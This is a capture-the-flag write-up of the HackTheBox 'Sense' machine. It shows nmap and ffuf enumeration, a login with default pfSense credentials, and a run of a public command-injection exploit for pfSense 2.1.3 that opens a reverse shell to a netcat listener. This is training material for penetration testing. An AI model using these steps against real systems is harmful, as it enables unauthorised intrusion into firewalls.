HackTheBox – Sense


PATH TO OSCP

–Filiplain

Thu 01 Jul 2021

Contents

1 HackTheBox Sense



1.1 Objectives

- Find credentials
- Exploit Command Injection Vulnerability in Pfsense 2.1.3

1.2 service Enumeration

IP address

10.10.10.60

Ports Open

80
443

Full Nmap Scan

```
PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://sense.htb/
443/tcp open  ssl/https?
| ssl-cert: Subject: commonName=Common Name (eg, YOUR
↪  name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
```

1.3 Web Enumeration

Main Page

The index page is the login for Pfsense:

Fuzzing with Ffuf


```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
↪  -u https://10.10.10.60/FUZZ/ -e .php,.txt -fl 1,174
```

```
changelog.txt           [Status: 200, Size: 271, Words: 35, Lines: 10]
tree                    [Status: 200, Size: 7492, Words: 828, Lines: 229]
xmlrpc.php              [Status: 200, Size: 384, Words: 78, Lines: 17]
system-users.txt        [Status: 200, Size: 106, Words: 9, Lines: 7]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

“changelog.txt” File

Here we can confirm that a vulnerability has not been patched.

“system-users.txt” File




Now we have credentials that could work on the login page, looking for default password for pfsense I found “pfsense” and for the username we are going to use “rohit”.

`rohit:pfsense`

PfSense version


Once we are in, the main page shows info about the service running, and the first thing that it shows is the version of the PfSense:



Version: 2.1.3

1.4 Exploiting PfSense 2.1.3

Looking for an exploit for this version:



`pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection | php/webapps/43560.py`

1.5 Rooting the Box

Running the Exploit

```
python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.14 --lport 8085
↪  --username rohit --password pfsense
```

Before running it we have to set the listener:

```
nc -lvnp 8085
```